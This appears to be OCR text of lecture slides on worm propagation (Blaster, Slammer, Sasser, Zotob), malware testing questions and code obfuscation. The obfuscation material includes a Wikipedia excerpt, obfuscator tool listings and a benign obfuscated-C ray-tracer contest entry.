
Attacker compromise is imminent

- ***Blaster was released 2 days after an exploit was published***

Compromise of vulnerable hosts is **guaranteed** once a worm is released

- **Worm propagation is measured in minutes**
- ***Slammer took 10 minutes to hit 90% of vulnerable machines***

Approaching Zero-day:
Days Required - Patch To Worm-In-Wild



Sasser: by exploiting a BO in the LSASS (Local Security Authority Subsystem Service)
Zotob: self-replicate each time the computer rebooted, port 445

Keeping Up-to-Date with Attacks

- www.cert.org (main index by year)
- www.securityfocus.com (bugtraq)
- www.symantec.com
- www.caida.org (analysis of propagation etc)
- technet.microsoft.com/en-us/security/bulletin

Software Testing and Malware?

- Black-box testing?
  - What types of errors (or malware) can it detect?
  - What types of errors (or malware) it can never detect?
- White-box testing?
  - What types of errors (or malware) can it detect?
  - What types of errors (or malware) it can never detect?

Malware and Code Obfuscation

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction

Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools

What links here

Article | Talk | Read | Edit | View history | Search Wikipedia

Obfuscation (software)

From Wikipedia, the free encyclopedia

For the term as used in natural language, see obfuscation.

In software development, **obfuscation** is the deliberate act of creating source or machine code that is difficult for humans to understand. Like obfuscation in natural language, it may use needlessly roundabout expressions to compose statements. Programmers may deliberately obfuscate code to conceal its purpose (security through obscurity) or its logic or implicit values embedded in it, primarily, in order to prevent tampering, deter reverse engineering, or even as a puzzle or recreational challenge for someone reading the source code. This can be done manually or by using an automated tool, the latter being the preferred technique in industry.

Contents [hide]

1 Overview
2 Recreational obfuscation
  2.1 Examples

https://hakanu.net/2012/04/19/20th-international-obfuscated-c-code-contest/

20th International Obfuscated C Code Contest

hat can 33 lines of code do? Ray tracing?


ere are the rules:

- To write the most Obscure/Obfuscated C program within the rules.
- To show the importance of programming style, in an ironic way.
- To stress C compilers with unusual code.
- To illustrate some of the subtleties of the C language.
- To provide a safe forum for poor C code.

ompiled and tried this one:

```
#include <stdio.h>
#include <math.h>
#define E return
#define S for
char*J="LJFFF%7544x^H^XXHZZXHZ]]2#( #@@DA#(.@@%(OCAaIqDCI$IDEH%P@T@qL%PEaIpBJCA\
I%KBPBEP%CBPEaIqBAI%CAaIqBqDAI%U@PE%AAaIqBcDAI%ACaIaCqDCI%(aHCcIpBBH%E@aIqBAI%A\
AaIqB%AAaIqBEH%AAPBaIqB%PCDHxL%H@hIcBBI%E@qJBH#C@@D%aIBI@D%E@QB2P#E@'C@qJBHqJBH\
%C@qJBH%AAaIqBAI%C@cJ%"   "cJ"   "CH%C@qJ%aIqB1I%PCDI`I%BAaICH%KH+@'JH+@KP*@%S@\
3P%H@ABhIaBBI%P@S@PC#",     *j   ,*e;typedef float x;x U(x a){E a<0?0:a>1?1:a; }
typedef struct{x c,a,t;      }   y;y W={1,1,1},Z={0,0,0},B[99],P,C,M,N,K,p,s,d,h
;y G(x t,x a,x c){K.c=t   ;      K.t=c; K.a=a;E K;}int T=-1,b=0,r,F=-111,(*m)(i\
nt)=putchar,X=40,z=5,o,   a,     c,t=0   ,n,R;y A(y a,y b,x c){E G(a.c+b.c*c,a.a
+c*b.a,b.t*c+a.t);}x H=   .5,Y   =.66     ,I,l=0,q,w,u,i,g;x O(y a,y b){E q=a.t*
b.t+b.c*a.c+a.a*b.a;}x Q(){E A(P,M,T       ),O(K,K)<I?C=M,I=q:0;}y V(y a){E A(Z,
a,pow(O(a,a),-H));}x D(y p){S(I=X,P        =p,b=T; M=B[++b],p=B[M.c+=8.8-l*.45,
++b],b<=r;Q())M=p.t?q =M_PI*H,w=atan2(   P.a-M.a,P.c-M.c)  /q,o=p.c-2,a=p.a+1,t=
o+a,w=q*(w>t+H*a?o:    w>t?t:w<o-H*a?t   :w<o?o:w),A(      M,G(cos(w),sin(w),0),
1):A(M,p,U(O(A(P,M,T)     ,p)/O(p,p)));  M=P;M.a=-          .9;o=P.c/8+8;o^=a=P.t
/8+8; M=Q        ()?o&1    ?G(Y,0,0):W   :G(Y,Y,1);E        sqrt        (I)-.45;}
int main(   int    L,char    **k){ S(e   =L>1?1[z=    0,    k]:J   ;*e   &&l<24 ;
++e)S(o=a   =0,j   =J+9;(c=    *++j)&&   !(o&&c<    X&&(q=l+=w)   );o   ?o=*j++/
32,b++[B]   =G(q   +=*j/8&3,*    j&7,0    ),B[r    =b++]=G((c/8&        3)*( o<2?
T:1), (c&   7)+    1e-4,o>2),1:    (o    =(a    =(c-=X)<0?w=c+6   ,t=   a+1:c?(t
?0:m(c),a        ):*++j)==((*e|32         )    ^z)&&1[j]-X));S(z   =3*(   L<3);++
F<110;)S(L=-301;p=Z,++L<300;m(              p.c),m(p.a),m(p.t))S(c=T;++c<=z;)S(h
=G(-4,4.6,29),d=V(A(A(A(Z,V(G(5,0           ,2)),L+L+c/2),V(G(2,-73,0)),F+F+c%2),G
(30.75,-6,-75),20)),g=R=255-(n=z)*64;    R*n+R;g*=H){S(u=i=R=0;!R&&94>(u+=i=D(h=
A(h,d,i)));R=i<.01);S(N=V(A(P,C,                 T)),q=d.t*d.t,s=M,u=1;++i<6*R;u-=
U(i/3-D(A(h,N,i/3)))/pow(                           2,i));s=R?i=pow(U(O(N,V(A(
M=V(G(T,1,2)),d,T))))                                  ,X),p=A(p,W,g*i),u*=U(
O(N,M))*H*Y+Y,g*=                                          n--?Y-Y*i:1-i,s:G(
q,q,1); p=A(p,s                                              ,g*u);h=A(h,N,.1
```

Code Obfuscation



Code Obfuscation

Semantic Designs: Source Code Obfuscators

www.semdesigns.com/Products/Obfuscators/ ▾

A source **code obfuscator** accepts a program source file, and generates another ... Semantic Designs' **Obfuscation tools** generally strip comments, remove nice ...

JavaScript Obfuscator Tool

https://obfuscator.io/ ▾

JavaScript **Obfuscator** is a free online **tool** that obfuscates your source **code**, preventing it from being stolen and used without permission.


How do code obfuscation tools work? - Quora

https://www.quora.com/How-do-code-obfuscation-tools-work ▾

Mar 12, 2015 - "ProGuard is a free Java class file shrinker, optimizer, **obfuscator**, and preverifier. It detects and removes unused classes, fields, methods, and attributes.

What's the best way to **obfuscate** your C **code**?	3 Feb 2018
Do I need a **code obfuscation** iOS?	21 May 2015
Which are the best C# **code obfuscation tools** available in the ...	12 Mar 2015
How does Google **obfuscate** its Javascript **code** ? Is there any ...	31 Aug 2014

Code Obfuscation and Binary Code?



Finally…